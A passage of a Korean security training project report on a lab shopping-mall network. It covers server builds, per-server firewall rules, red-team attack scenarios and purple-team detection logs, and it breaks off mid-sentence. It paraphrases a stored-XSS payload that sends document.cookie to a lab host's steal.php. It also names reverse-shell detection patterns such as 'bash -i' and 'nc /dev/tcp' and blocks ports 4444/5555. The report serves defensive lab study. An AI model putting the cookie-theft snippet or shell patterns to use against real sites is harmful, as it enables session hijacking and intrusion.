PP-17	관제 페이지의 이벤트 목록 및 상세 조회 기능 구현	PCAP·IDS·IPS·일반 로그 이벤트가 관제 페이지에 표시되고, 분석 결과가 정상적으로 조회되는지 확인	O
PP-18	tcpdump 실행 및 패킷 캡처 기능 구현	네트워크 인터페이스, 필터 등의 조건을 실행하여 결과 확인	O
PP-19	주정통 취약점 점검 코드 조치 연계	주정통 코드 실행 후 취약 서버 설정을 양호 설정으로 원격 변경	X
PP-20	서버 방화벽 로그 관제 대상 포함	방화벽 로그 C&C 전송 및 관제 대시보드 출력 결과 확인	X
목표 ID	구현 실패 사유		

PP-03	Rocky 서버 HIDS 구현 및 테스트 미흡	-
PP-04	Ubuntu 서버 HIDS 미구현	-
PP-05	Windows 서버 HIDS 미구현	-
PP-07	일부 룰셋 미구현	-
PP-08	pfSense IPS 룰 일 부 적용	-
PP-12	Windows 이벤트 로그의 C&C 수신 미구현	-
PP-19	OS 버전, 패키지 의존성 등 안전성 확보 및 원격 설정 권한 점검 필요	-
PP-20	차단 정책 자체는 적용됐으나, 로그 포맷 협의가 늦어져 제외	-

6. 시행 결과

6-1. 네트워크

구현 결과 분석

코어망과 본사망을 EIGRP AS 100과 AS 200으로 분리하고, 하위 RIP 및 Static/NAT 구간을 Redistribution으로 연동하여 서로 다른 라우팅 영역 간 통신을 구현하였다. 또한 SSH 접근 통제를 적용하여 지정된 관리 구간에서만 네트워크 장비에 접근할 수 있도록 구성하였다.

MRTG 서버 및 관제용 네트워크 환경은 별도로 구축하여 SNMP 기반의 장비 상태 및 트래픽 수집 기능을 확인하였다. 다만 전체 네트워크 랩과 MRTG 서버 간 최종 연동까지는 진행하지 못하여 실제 전체 장비를 대상으로 한 통합 관제 검증에는 일부 제한이 있었다.

Key-chain 적용 과정에서는 인증 설정이 일치하지 않을 경우 Neighbor 관계와 학습 경로가 감소하는 현상을 확인하였으며, 라우팅 인증 구성 시 AS 번호와 Key-chain 설정의 일치 여부가 중요함을 검증하였다.

시행 결과

구축된 네트워크 환경을 대상으로 구간별 통신, 라우팅 정보 학습, 외부 통신 및 관리 접근에 대한 시험을 진행하였다.

EIGRP AS 100으로 구성된 코어망과 EIGRP AS 200으로 구성된 본사망에서 Neighbor 형성 및 라우팅 정보 학습을 확인하였으며, 하위 RIP 구간과 Static Routing 구간에서도 정상적인 경로 형성을 확인하였다. 서로 다른 라우팅 프로토콜 간에는 Redistribution을 적용하여 각 영역의 네트워크 정보가 정상적으로 전달되는 것을 확인하였다.

NAT/PAT 및 Static NAT를 적용한 구간에서는 내부망과 외부망 간 통신을 확인하였으며, SSH 접근 정책을 적용하여 지정된 관리 구간에서 네트워크 장비에 원격 접속할 수 있도록 구성하였다.

관제 영역에서는 MRTG 서버와 관련 네트워크를 별도로 구축하고 SNMP를 이용한 장비 상태 및 트래픽 정보 수집 기능을 확인하였다. 전체 네트워크 토폴로지와의 직접적인 최종 연동은

이루어지지 않았으나, MRTG를 활용한 네트워크 모니터링 기능 자체는 정상적으로 동작하는 것을 확인하였다.

라우팅 인증 시험에서는 Key-chain의 AS 번호 및 인증 설정이 Neighbor 간 일치하지 않을 경우 EIGRP Neighbor가 해제되고 관련 라우팅 정보가 감소하는 현상을 확인하였다. 이를 통해 인증 설정과 라우팅 프로토콜 간의 연관성을 점검하고 장애 발생 원인을 분석하였다.

종합적으로 주요 네트워크 구간 간 통신과 라우팅 정보 전달, 외부 통신 및 관리 접근 기능이 정상적으로 동작하는 것을 확인하였으며, 계획한 주요 네트워크 기능을 구현하였다.

6-2. 서버

6-2-1. 주요 구축 내용

서버	역할	주요 구축 내용
MS01	Server C&C, DNS, DHCP	• Administrator 잠금, admin 계정 추가 • Python3·Jupyter(백그라운드 .bat, 재시작 자동실행) • NTP(time.bora.net) 동기화, W32Time NtpServer 활성화 • IIS 자동화 사이트 등록 • DNS mg.com zone-레코드 등록, DB03으로 zone transfer • DHCP 5개 pool, excluded 1~9·gateway .1·DNS 10.30.192.25
MS02	Purple C&C, 분석 웹서비스	• Python 3.9/3.11 가상환경(Web·C&C) • MariaDB·Nginx·libpcap, Flask·Paramiko·GeoIP2 등 모듈 • C&C Web(jjt-web.service, 자동시작) • 서비스: receiver·ips-collector·log-analyzer·web • GeoIP DB(0750/0640), Gunicorn 단일 Worker·Journal 로깅
MS03 MS04	Network C&C	• Python3·Jupyter 설치 • 백그라운드 .bat 생성 및 재시작 자동실행 등록
HD01	관리자용 웹하드	• root 잠금·SSH 차단, admin(sudo) 추가 • Pydio Cells 설치, data → /db01_share/hd01/pydio_data • DB01 NFS 마운트, DB → DB01 MariaDB(cell) • Monitorix, Nginx 심볼릭링크(bshd1) • 웹: /monitorix, /pydio • smbд 공유, 유저별 소속 팀 폴더만 접근

HD02	직원용 웹하드	• root 잠금·SSH 차단, admin(wheel) 추가 • ownCloud 설치, data → /db01_share/hd02/owncloud_data • DB01 NFS 마운트, DB → DB01 MariaDB(owncloud) • Monitorix, Apache(bshd2.conf) • 웹: /owncloud, /monitorix • vsftpd, 유저별 본인 폴더만 접근
MR01	네트워크 모니터링 웹	• root 잠금·SSH 차단, admin(wheel) 추가 • MRTG·Monitorix 설치, SNMP master(community blue) • DB → DB02 MariaDB(mrtg_log) • .mrtg_to_db02.sh(로그 파싱→INSERT), crontab 5분 • Apache(bsmr1.conf), 웹: /mrtg, /monitorix
MR02	서버 모니터링 웹	• root 잠금·SSH 차단, admin(sudo) 추가 • Cacti·Monitorix 설치, SNMP master(community blue) • DB → DB02 MariaDB(cacti) • Nginx 심볼릭링크(bsmr2), 웹: /cacti, /monitorix
DB01	웹하드 Log DB	• root 잠금·SSH 차단, admin(sudo) 추가 • SATA 10G×3 RAID5(md5), xfs로 /share 마운트 • /share/hd01·hd02 구성 및 NFS export • MariaDB, Pydio·ownCloud DB 원격 설정 • .db_backup.sh(5일 경과분 삭제), crontab 매일 0시 • Monitorix, Nginx 심볼릭링크, 웹: /monitorix
DB02	웹서버 DB	• root 잠금·SSH 차단, admin(sudo) 추가 • .db_backup.sh(mrtg_log·cacti, 5일 경과분 삭제), crontab 매일 0시 • Monitorix, Nginx 심볼릭링크, 웹: /monitorix
DB03	웹하드·Log·DB ·DNS 백업	• root 잠금·SSH 차단, admin(sudo) 추가 • 평상시 ens33 Down 유지 • SATA 10G×4 RAID1+0(md0), xfs로 /backup 마운트 • .dns_backup.sh(MS01 zone 백업 후 Down) • .sync_backup.sh(DB01 rsync 백업 후 Down) • DB01·DB02 ssh-keygen 설정 • crontab: dns 0시·sync 1시 • Monitorix, Nginx 심볼릭링크, 웹: /monitorix
IDS01 IDS02 IDS03	침입탐지 센서	• NIC: ens160(관리, 10.0.0.0 route)-ens224(관제 SPAN) • Snort 3.12.2, dpkt·pypcap·PyMySQL 등 모듈 • Snort Fast Alert(alert_fast.txt), 수집 IF ens224 • snort.service·pkpyt-sensor.service(자동시작) • Private Git 기반 동일 센서 코드 배포

IPS01 IPS02 IPS03	침입방지	• syslog-ng 4.8.1_3, Suricata 7.0.11 • 오프로딩(체크섬·세그먼트·LRO) 비활성화 • net.link.bridge.pfil_* 설정, 브릿지 IF 구성 • firewall rule State type, Suricata inline mode(workers·eve.json) • syslog-ng으로 5140 포트 원격 로그전송
DB04 DB05	네트워크·서버 Log DB	• MySQL 10.5.29, phpMyAdmin 5.2.3 • IP 10.30.128.11 • 5140 포트 활성화, rsyslog 5140 TCP 활성화

6-2-2. 서버 별 방화벽

대상서버	적용 규칙	상세
HD01	UFW	[Inbound] - 기본 정책 deny incoming (화이트리스트 방식) - 관리자 SSH(22/tcp)만 허용 - 웹 서비스(80, 443)는 필요 시 허용 [Outbound] - 기본 정책 deny outgoing 으로 무단 외부 통신 차단 - HTTP(80/tcp) 아웃바운드만 선별 허용 (패키지/업데이트용) - 내부 DB 서버(DB01 등) 3306/tcp 로의 통신만 명시적 허용 - 감염 시 리버스 셸·데이터 유출 등 내부 전파 방지
HD02	Firewalld (Rich Rules)	[Inbound] - HTTP/HTTPS(80, 443) 서비스 전체 허용 - 관리자 IP에서 오는 SSH(22/tcp)만 Rich Rule로 허용 + 접속 로깅 - 거부 패킷 로깅(set-log-denied=all) 활성화로 침해 시도 추적 [Outbound] - 필수 DNS(8.8.8.8, 53/udp) 조회만 허용 - 리버스 셸에 자주 쓰이는 Well-known Port(4444, 5555/tcp) reject로 차단 - 감염 시 공격자 서버로의 역방향 연결 방지
MS01	Windows Defender Firewall	[Inbound] - 특정 관리자 IP에서만 RDP(3389/tcp) 접속 허용 (전체 개방 금지) - 운영에 필요한 DNS(53), DHCP(67/68) 서비스 트래픽 허용 [Outbound] - 운영 필수 통신(DNS, DHCP)만 허용하고 그 외 제한 - 방화벽 허용/차단 로그를 모두 활성화하여 관제 서버로 실시간 전송
DB01	iptables	[Inbound] - 3306/tcp 트래픽을 DB_PROTECT 커스텀 체인으로 전달하여 관리 - 신뢰하는 서비스 제공 서버 IP는 검사 없이 우선 ACCEPT - 나머지 3306 접속은 recent 모듈로 브루트포스 검사 - 60초 내 5회 이상 신규 연결 시도 시 LOG 후 DROP (자동 차단) [Outbound] - 본 서버는 인바운드 브루트포스 방어에 초점 - 필요 시 ESTABLISHED,RELATED 응답 트래픽만 허용 권장

DB02	iptables	[Inbound] - MR01, MR02 등 인가된 서버의 DB 요청 트래픽만 허용 [Outbound] - 기본 OUTPUT 정책 DROP (무단 외부 전송 차단) - 기존에 맺어진 정상 연결 응답(ESTABLISHED,RELATED)만 허용 (웹 서버가 요청한 쿼리에 대한 응답 반환용) - DNS 조회는 MS01 대상 53(UDP+TCP 폴백)만 허용 - 차단되는 아웃바운드는 OUTBOUND_DROP 접두사로 로깅 - 해킹 시 탈취 데이터의 외부 유출 차단
DB03	iptables	[Inbound] - 인가된 서버의 IP 주소와 MAC 주소가 '동시에' 일치할 때만 3306/tcp 허용 (mac-source 매칭으로 IP 스푸핑 무력화) - 그 외 모든 3306 포트 접근은 전면 DROP [Outbound] - 본 서버는 인바운드 스푸핑 방어에 초점 - 필요 시 ESTABLISHED,RELATED 응답만 허용 권장
MR01	Firewalld	[Inbound] - 관리 대역(IP대역/프리픽스)에서 오는 SNMP(161/udp)만 허용 - 관리 대역에서 오는 Syslog(514/udp)만 허용 - 관리자만 모니터링 서버에 접근 가능하도록 소스 대역 제한 [Outbound] - 모니터링 목적의 필수 통신만 허용 권장 (관리 대상 폴링 등)
MR02	UFW	[Inbound] - 기본 정책 deny incoming - 관리자 IP에서만 SSH(22/tcp) 접속 허용 - 모니터링 대시보드용 HTTP/HTTPS(80, 443) 허용 - 시스템 로그 수집용 Syslog(514/udp) 허용 [Outbound] - 기본 정책 deny outgoing 으로 불필요한 양방향 통신 차단 - 서버 상태 확인용 ICMP(Ping)만 예외 허용 - 모니터링 대상 대역으로의 SNMP(161/udp) 아웃바운드 허용 - 모니터링 서버 침해 시 악용(내부 이동·유출) 방지

WS01	Firewalld	[Inbound] - HTTP/HTTPS(80, 443) 웹 서비스 전체 개방 - 기본 SSH 서비스는 제거(remove-service=ssh) - 관리자 IP에서 오는 SSH(22/tcp)만 Rich Rule로 허용 [Outbound] - 지정된 DB06(3306/tcp)로의 연결만 허용 - 필수 DNS 조회만 허용 - 리버스 셸용 Well-known Port(4444, 5555/tcp) reject로 차단 - 웹 서버 침해 시 임의 포트로의 무단 아웃바운드 방지
WS02	Firewalld	[Inbound] - HTTP/HTTPS(80, 443) 웹 서비스 전체 개방 - 기본 SSH 서비스는 제거(remove-service=ssh) - 관리자 IP에서 오는 SSH(22/tcp)만 Rich Rule로 허용 [Outbound] - 관제 서버 MS02(10.30.112.10)로 Snort 탐지 로그를 Syslog(514/udp)로 전송 허용 - 리버스 셸용 Well-known Port(4444/tcp) reject로 차단 - 그 외 비인가 임의 포트 아웃바운드 차단
DB04	Firewalld	[Inbound] - 기본 서비스(http, https, ssh) 전체 개방 제거 - 관제 분석 서버 MS02에서 오는 3306/tcp만 허용 - 로그 전송 IPS01/IDS01 등 장비 IP만 3306/tcp 허용 - 관리자 IP에 한해 phpMyAdmin(80/443) 및 SSH(22) 관리 접근 허용 [Outbound] - outbound_drop 정책으로 나가는 모든 통신 기본 DROP - 백업 DB05 3306/tcp 데이터 동기화만 예외 허용 - DB 침해 시 외부 유출 차단
DB05	Firewalld	[Inbound] - 기본 서비스(http, https, ssh) 전체 개방 제거 - DB04의 원본 데이터 동기화 트래픽(3306/tcp)만 허용 - 관리자 IP의 관리 목적 접근(80/tcp, 22/tcp)만 허용 [Outbound] - 나가는 트래픽 전면 차단 (백업 전용 서버로 외부 통신 불필요) - 침해 시 백업 데이터 유출 방지

DB06	Firewalld	[Inbound] - 기본 SSH 서비스 제거(remove-service=ssh) - 관리자 IP에서만 SSH(22/tcp) 허용 - WS01에서 오는 3306/tcp 통신만 허용 (그 외 DROP) [Outbound] - 리버스 셸용 4444/tcp reject로 차단 - 내부망 DB이므로 임의의 DNS(53/udp) 질의도 reject로 통제 - DB 서버의 외부로 나가는 연결 단절
MS02	Firewalld	[Inbound] - 기본 서비스(http, https, ssh) 전체 개방 제거 - 관리자 IP에 대해서만 관제 페이지(80, 443), SSH(22), Jupyter(8888) 허용 - 화이트리스트 방식으로 전체 개방 금지 [Outbound] - 로그 분석·조회를 위해 DB04(3306/tcp)로의 쿼리 전송만 허용 - 관제 서버가 불필요한 외부로 나가는 연결 최소화
ATK01	UFW	[Inbound] - 기본 정책 deny incoming (모든 인바운드 DROP) - 레드팀의 자체 관리 IP에서 오는 SSH(22/tcp)만 허용 [Outbound] - 기본 정책 deny outgoing - 훈련 타겟 네트워크 대역으로만 공격 트래픽 허용 - 자체 DNS 룩업(53/udp) 허용 - 실제 외부망으로 나가는 공격 차단
ATK03	Firewalld	[Inbound] - HTTP/HTTPS(80, 443) 허용 (정해진 인원 접속용) - 기본 SSH 서비스 제거 후, 레드팀 관리 IP에서만 SSH(22/tcp) 허용 [Outbound] - 리버스 셸용 Well-known Port(4444, 5555/tcp) reject로 차단 - 웹 응답 등 필수 통신만 허용
MS03	Firewalld	[Inbound] - 기본 SSH 서비스 제거(remove-service=ssh) - 블루팀 IP에서만 SSH(22/tcp) 접근 허용 - 블루팀 IP에서만 커스텀 관제 포트(5000/tcp) 허용 [Outbound] - 로그 수집·관제를 위해 관리 대상 네트워크 대역으로의 연결/Ping만 허용

MS04	Firewalld	[Inbound] - 기본 SSH 서비스 제거(remove-service=ssh) - 블루팀 IP에서만 SSH(22/tcp) 접근 허용 - 블루팀 IP에서만 커스텀 관제 포트(5000/tcp) 허용 [Outbound] - 로그 수집·관제를 위해 관리 대상 네트워크 대역으로의 연결/Ping만 허용
------	-----------	---

6-3. 레드

SCN-01. 웹 애플리케이션 다단계 침투 (인증우회·세션탈취·개인정보유출)

실제 비밀번호 없이 관리자 권한을 완전 획득하고 단일 검색 파라미터로 전 회원 개인정보·비밀번호를 대량 탈취 → 핵심 자산(회원 DB) 완전 침해로 긴급(CRITICAL). (관련: V-01 로그인 SQLi, V-02 검색 SQLi, V-03 저장형 XSS, V-04 세션 쿠키 보안속성)

SCN-02. Stored XSS 기반 쿠폰 피싱·결제정보(카드번호) 스니핑

저장형 XSS 한 건으로 다수 이용자 세션이 연쇄 탈취되고, 피싱으로 카드번호가 외부 수집되어 금전 피해로 직결된다. 카드정보 수집이 외부 피싱 서버에서 발생하여 대상 로그에 남지 않아 피해 인지가 지연됨 → 긴급(CRITICAL). (관련: V-03 저장형 XSS, V-04 쿠키 보안속성, V-06 결제 트래픽 평문, V-07 오픈 리다이렉트)

SCN-03. 파일 업로드를 통한 리버스 셸 원격 제어권 탈취 (RCE)

업로드 실행 파일이 서버측에서 실행(RCE)되면 리버스 셸로 서버 제어권이 탈취되어 회원 DB·설정·인증정보 등 모든 자산이 노출되고 내부망 추가 침투의 발판이 됨 → 긴급(CRITICAL). (관련: V-08 파일 업로드 검증, V-09 업로드 파일 RCE)

SCN-04. Brute Force를 통한 사용자 계정 탈취

요청 속도 제한·계정 잠금·CAPTCHA/MFA 등 무차별 대입 방어가 미흡하면 자동화 도구로 다수 계정을 탈취할 수 있다. 평문·약한 비밀번호(교육용 계정 평문 노출)와 결합 시 성공률이 크게 상승 → 높음(HIGH). (관련: V-10 무차별 대입 방어, V-11 평문·약한 비밀번호)

사후 관리 및 자기 평가

VulnMart는 경찰부터 부정 결제까지의 공격 체인이 완전하게 성립하였고, 추가 시나리오에서 세션 탈취와 파일 업로드 기반 원격 코드 실행(리버스셸)·내부망 침투까지 공격 표면이 확장되어 종합 위험등급은 긴급(CRITICAL)이다. 근본 원인은 개별 취약점이 아니라 입력값 검증·출력 인코딩·세션 보안·서버측 신뢰 검증·파일 업로드 검증이라는 웹 보안 기본 통제의 부재가 연쇄 결합된 데 있다. 따라서 WAF 시그니처 차단만으로는 한계가 있으며 애플리케이션 계층의 근본 조치가 선행되어야 한다.

- 조치 이행 관리 : 긴급·높음 우선 조치 후 재점검으로 효과 검증, 조치 지연 시 사유 기록·보고
- 유사 취약점 병행 점검 : 문자열 결합 쿼리·미인코딩 출력·쿠키 보안속성·파일 업로드 검증을 전사 코드베이스 대상 자체 점검
- 탐지·대응 내재화 : WAF/Snort/SIEM 시그니처와 세션-IP 상관 경보를 관제 룰로 반영, 감사로그 수집 이슈 정비
- 보안 내재화 : 발견 취약점·공격 흐름을 시큐어 코딩 가이드·임직원 보안교육에 반영(SDLC 전반)

6-4. 퍼플

시나리오 별 분석 결과

Source	결과 분석 대상
analysis	pcap
alert	IDS - alert 이벤트
mariadb	MariaDB 로그
access	Web access 로그
modsec	WAF 로그
audit	Linux 감사 로그

SCN-01. 웹 애플리케이션 다단계 침투 (인증우회·세션탈취·개인정보유출)

발생 시각	Source	요약
26-08-14-17:39:47.243887 KST	analysis	SYN_SCAN
26-08-14-17:39:47.409931 KST	alert	TCP SYN Scan
26-08-14-17:39:47.409955 KST	alert	TCP SYN Scan - RST/ACK
26-08-14-17:39:53.649463 KST	alert	Nmap Repeated header-only IP packets from same source - Nmap IP Protoc...
26-08-14-17:39:56.000000 KST	mariadb	SQL_INJECTION
26-08-14-17:39:57.000000 KST	modsec	WAF Match (Syslog)
26-08-14-17:39:57.143699 KST	alert	SQL Injection - Always True Condition
26-08-14-17:39:57.143699 KST	alert	Login Request Contains Username and Plaintext Password
26-08-14-17:39:57.143699 KST	alert	SQL Injection - SQL Comment Detected on Login
26-08-14-17:39:57.143700 KST	analysis	SQL_INJECTION_TAUTOLOGY
26-08-14-17:39:57.143700 KST	analysis	HTTP_CREDENTIAL_EXPOSURE
26-08-14-17:40:02.000000 KST	access	SQL Injection 악성 페이로드 매칭 (트리거: 'union select')

26-08-14-17:40:02.000000 KST	mariadb	SQL_INJECTION
26-08-14-17:40:02.648790 KST	alert	SQL Injection - Information Schema Column
26-08-14-17:40:02.648791 KST	analysis	UNION_SQL_INJECTION
26-08-14-17:40:03.000000 KST	modsec	WAF Match (Syslog)
26-08-14-17:40:07.000000 KST	access	SQL Injection 악성 페이로드 매칭 (트리거: 'union select')
26-08-14-17:40:07.000000 KST	mariadb	SQL_INJECTION
26-08-14-17:40:07.981136 KST	analysis	UNION_SQL_INJECTION
26-08-14-17:40:07.981136 KST	alert	SQL Injection - UNION SELECT Credential Fields
26-08-14-17:40:08.000000 KST	modsec	WAF Match (Syslog)

탐지 시그니처	메시지				
	pcap	IDS-alert	access log	modsec	mariadb
Nmap -sS	SYN_SCAN	TCP SYN Scan TCP SYN Scan - RST/ACK (서버 방화벽 없을 시)	-	-	-
SQLi OR '1'='1'	SQL_INJECTION _TAUTOLOGY	SQL Injection - Always True Condition	-	WAF Match (Syslog)	SQL Injection
SQLi 로그인 창- 주석	-	SQL Injection - SQL Comment Detected on Login	-	-	-

SQL 테이블 구조 확인	UNION SQL INJECTION	SQL Injection - Information Schema Column	SQL Injection 악성 페이로드 매칭	WAF Match (Syslog)	SQL Injection
SQLi 민감 정보 조회	UNION SQL INJECTION	SQL Injection - UNION SECLECT Credential Fields	SQL Injection 악성 페이로드 매칭	WAF Match (Syslog)	SQL Injection

SCN-02. Stored XSS 기반 쿠폰 피싱·결제정보(카드번호) 스니핑

발생 시각	Source	요약
26-08-14-18:02:00.643985 KST	analysis	HTTP_CREDENTIAL_EXPOSURE
26-08-14-18:02:00.701770 KST	alert	Stored XSS cookie
26-08-14-18:02:00.701770 KST	analysis	XSS_COOKIE_ACCESS_INPUT
26-08-14-18:02:00.705187 KST	analysis	XSS_SESSION_THEFT_INPUT
26-08-14-18:02:00.705187 KST	analysis	STORED_XSS_CONFIRMED
26-08-14-18:02:00.710921 KST	alert	WEB SHELL - Outbound TCP Connection
26-08-14-18:02:01.000000 KST	modsec	WAF Match (Syslog)
26-08-14-18:02:01.000000 KST	modsec	WAF Match (Syslog)
26-08-14-18:02:12.000000 KST	access	세션 하이재킹 의심 (IP 변조: 10.60.0.100 -> 10.60.1.101)
26-08-14-18:02:14.000000 KST	access	세션 하이재킹 의심 (IP 변조: 10.60.0.100 -> 10.60.1.101)

탐지 시그니처	메시지			
	pcap	IDS-alert	access log	modsec
XSS(S) cookie	XSS_COOKIE_ACCESS_INPUT	Stored XSS cookie	-	WAF Match (document.cookie)
		-	-	WAF Match (onclick=)
세션 하이재킹 탐지	XSS_SESSION_THEFT_INPUT	-	세션 하이재킹 의심	

Python 분석 : XSS_SESSION_THEFT_INPUT

- 입력값 안에 실행 가능한 HTML/JavaScript가 들어있는지 확인
 - onclick="..."
 - <button> 같은 HTML 태그
- 그 JavaScript가 쿠키를 읽고 외부로 보내려 하는지 확인

- document.cookie로 브라우저 쿠키 값을 읽음
- new Image() 생성
- img.src = 'http://10.60.1.101/steal.php?...&cookie=' + ...

→ 이미지 요청처럼 위장해 10.60.1.101로 쿠키 값을 전송

Python 분석 : 세션 하이재킹

1. 동일 세션의 IP 변경

- 기존 Client에서 사용된 동일 쿠키가 다른 IP에서 확인되어 세션 하이재킹 의심으로 탐지

SCN-03. 파일 업로드를 통한 리버스 셸 원격 제어권 탈취 (RCE)

발생 시각	Source	요약
26-08-15-00:12:03.348453 KST	analysis	DANGEROUS_FILE_UPLOAD
26-08-15-00:14:15.088847 KST	analysis	UPLOADED_PHP_EXECUTION_REQUEST
26-08-15-00:15:10.686176 KST	alert	FILE UPLOAD - py Extension
26-08-15-00:15:15.320530 KST	alert	FILE UPLOAD - js Extension
26-08-15-00:15:19.042755 KST	alert	FILE UPLOAD - exe Extension
26-08-15-00:15:21.084243 KST	alert	FILE UPLOAD - sh Extension
26-08-15-00:15:23.352098 KST	alert	FILE UPLOAD - php Extension
26-08-15-00:15:41.000000 KST	access	위험 확장자(.php) 60초 내 5회 이상 집중 스캔
26-08-15-00:15:41.965129 KST	alert	WEB SHELL - Outbound TCP Connection
26-08-15-00:15:41.986000 KST	auditd	C2 서버 연결 및 리버스 셸 명령어 매칭 (트리거: 'bash -i')
26-08-15-00:15:42.070776 KST	alert	Bash Shell - External Connection
26-08-15-00:15:42.070776 KST	alert	Bash Shell - Command Attempt
26-08-15-00:15:42.115555 KST	analysis	WEB_EXECUTABLE_FILE_UPLOAD
26-08-15-00:15:42.158367 KST	alert	WEB ATTACK - Dangerous File Requested from Upload Directory
26-08-15-00:15:42.164851 KST	analysis	SUSPECT_SERVER_OUTBOUND_CONNECTION
26-08-15-00:17:12.280891 KST	alert	WEB SHELL - Interactive Shell Command Detected in Raw TCP Data

탐지 시그니처	메시지			
	pcap	IDS-alert	audit log	access log

.php 파일 업로드	WEB_EXECUTABLE_FILE_UPLOAD	WEB ATTACK - Dangerous File Requested from Upload Directory FILE UPLOAD - php Extension	-	-
위험 확장자 파일 5회 이상 업로드	DANGEROUS_FILE_UPLOAD	-	-	위험 확장자 60초내 5회 이상 집중 스캔
bash -i	-	Bash Shell - Command Attempt	C2 서버 연결 및 리버스 셸 명령어 매칭	-
nc /dev/tcp	-	Bash Shell - External Connection	-	-
위험 아웃바운드 연결	SUSPECT_SERVER_OUTBOUND_CONNECTION	WHB_SHELL - Outbound TCP Connection	-	-
리눅스 셸 명령 패턴	-	WEB SHELL - Interactive Shell Command Detected Raw TCP Data	-	-

python 분석 : DANGEROUS_FILE_UPLOAD

1. 서로 다른 위험 확장자 3종 이상일 때

- 동일 IP에서 서로 다른 위험 파일 확장자 3종 이상 업로드 탐지

SCN-04. Brute Force를 통한 사용자 계정 탈취

발생 시각	Source	요약
26-08-14-17:57:26.000000 KST	access	60초 내 웹 로그인(/login.php) 5회 실패 (Web Brute Force 의심)
26-08-14-17:57:27.029660 KST	alert	Login Failed
26-08-14-17:57:27.035869 KST	alert	BF - Login Attempt
26-08-14-17:57:27.069773 KST	alert	Login Request Contains Username and Plaintext Password
26-08-14-17:57:27.103631 KST	alert	Login Request Contains Username and Plaintext Password
26-08-14-17:57:27.425433 KST	alert	Login Failed
26-08-14-17:57:27.431591 KST	alert	BF - Login Attempt
26-08-14-17:57:27.457104 KST	alert	Login Failed
26-08-14-17:57:27.464515 KST	alert	BF - Login Attempt
26-08-14-17:57:27.464515 KST	analysis	HTTP_CREDENTIAL_EXPOSURE
26-08-14-17:57:27.467682 KST	analysis	SUSPECT_SERVER_OUTBOUND_CONNECTION

	pcap	IDS-alert	Web access log
로그인 실패	-	Login Failed	-
로그인 평문 탐지	HTTP_CREDENTIAL_EXPOSURE	Login Request Contains Usernames and Plaintext Password	-
로그인 브루트 포스	SUSPECT_SERVER_OUTBOUND_CONNECTION	BF - Login Attempt	60초 내 웹 로그인 (/login.php) 5회 실패 (Web Brute Force 의심)

7. 결론

쇼핑몰 서비스 환경을 기반으로 안정적인 서비스 운영과 보안 대응을 위한 전체 IT 인프라를 구축하는 것을 목표로 진행하였다. 이를 위해 네트워크, 서버, 보안 및 관제 영역을 각각 구성하고, 각 영역이 유기적으로 연계될 수 있도록 전체 환경을 설계하였다.

네트워크 영역에서는 서비스 환경에 필요한 망을 구성하고 안정적인 통신 및 관리 환경을 구축하였으며, 서버 영역에서는 서비스 운영에 필요한 역할별 서버와 백업·모니터링 환경을 구성하였다. 또한 보안 측면에서는 서버와 네트워크에 대한 보안정책을 적용하고, 레드팀을 통해 실제 공격 시나리오를 수행하여 취약점을 확인하였다.

이후 퍼플팀 및 관제 영역에서는 공격 과정에서 발생하는 트래픽과 로그를 수집·분석하고, IDS/IPS 및 통합 관제 환경을 통해 공격을 탐지하고 대응하는 과정을 수행하였다. 이를 통해 단순한 인프라 구축에 그치지 않고, 구축된 환경에서 발생할 수 있는 장애와 보안 위협을 직접 검증하고 대응하는 통합적인 운영 환경을 구현하고자 하였다.

본 프로젝트에서는 이러한 전체 구축 과정과 검증 결과를 바탕으로 네트워크, 서버, 레드팀, 퍼플팀 및 관제 영역별 수행 내용과 주요 결과를 순차적으로 정리하였다.

네트워크

네트워크 영역에서는 쇼핑몰 서비스 환경을 기준으로 코어망, 본사망, 하위망 및 외부 연계 구간을 분리하고, 각 구간의 특성에 따라 EIGRP, RIP, Static Routing 및 NAT를 적용하였다. 또한 Redistribution을 통해 서로 다른 라우팅 영역을 연동하여 전체 네트워크의 통신 경로를 구성하였다. SSH 기반 관리 접근 통제를 통해 네트워크 장비의 원격 관리 보안을 강화하였으며, MRTG 서버와 별도의 관제 네트워크를 구축하여 SNMP 기반 모니터링 기능을 구현하였다. 전체 네트워크와 MRTG 관제 환경의 최종 통합까지는 진행하지 못하였으나, 향후 실제 네트워크 장비와의 연동을 통해 통합 관제 환경으로 확장할 수 있는 기반을 마련하였다.

또한 Key-chain 인증 및 라우팅 장애 시험을 통해 실제 운영 과정에서 발생할 수 있는 문제의 원인을 분석하고 해결하는 과정을 수행하였다. 이를 통해 다양한 라우팅 기술과 보안 기능을 통합한

네트워크를 직접 설계·구축·검증하였으며, 안정적인 쇼핑몰 서비스 운영을 지원하기 위한 전반적인 네트워크 구축 목표를 달성하였다.

서버

서버 영역에서는 쇼핑몰 인프라의 안정적 운영과 실제 공격에 대응 가능한 보안 체계 확립을 목표로 삼았다. 이를 위해 웹하드, 모니터링, 백업 DB 등 역할별 서버를 구축하고 계정 잠금, NFS, RAID, DB 연동을 표준화하였다.

운영 측면에서는 Python 기반 원격 관제와 MRTG·Cacti·Monitorix를 통한 실시간 모니터링, crontab 기반 자동 백업 체계를 마련하여 장애와 위협에 신속히 대응할 수 있도록 하였다. 보안 측면에서는 각 서버의 역할에 맞춰 iptables·UFW·firewalld를 차등 적용하였으며, 인바운드 화이트리스트와 아웃바운드 egress 통제를 병행하여 공격 발생 시 내부 전파와 데이터 유출을 차단하였다.

구체적으로는 각 서버를 목적에 맞게 분리 구성하고 root 잠금, SSH 차단, admin 계정 체계 등을 전 서버에 표준 적용하였다. 또한 Python 원격 관제와 MRTG·Cacti·Monitorix 연동을 통해 서버 자원과 트래픽을 실시간으로 수집·시각화하였다.

백업 환경에서는 RAID 구성과 rsync·DB 백업 스크립트를 crontab으로 자동화하였으며, 핵심 백업 서버는 평상시 링크 Down으로 격리 운영하여 이중화 백업 체계를 구성하였다. 방화벽은 서버 역할에 따라 iptables/UFW/firewalld를 선택 적용하고, 브루트포스·IP+MAC 매칭 등 세부 룰을 통해 인바운드 보안을 강화하였다.

아웃바운드 영역에서는 기본 outgoing 차단을 기반으로 필수 통신만 허용하는 egress 통제를 적용하였으며, 리버스 셸 포트인 4444·5555를 reject하여 침해 후 내부 확산 및 유출을 방지하였다.

그 결과 서비스가 안정적으로 운영되는 동시에 공격을 여러 단계에서 걸러낼 수 있는 안전한 서버 환경을 갖추게 되었다.

모의해킹

구축된 네트워크 및 서버 환경을 대상으로 레드팀에서는 실제 공격 상황을 가정하여 보안 취약점과 공격 가능성을 검증하였다. VulnMart는 경찰부터 개인정보·카드 유출과 서버 제어권 탈취(RCE)·계정

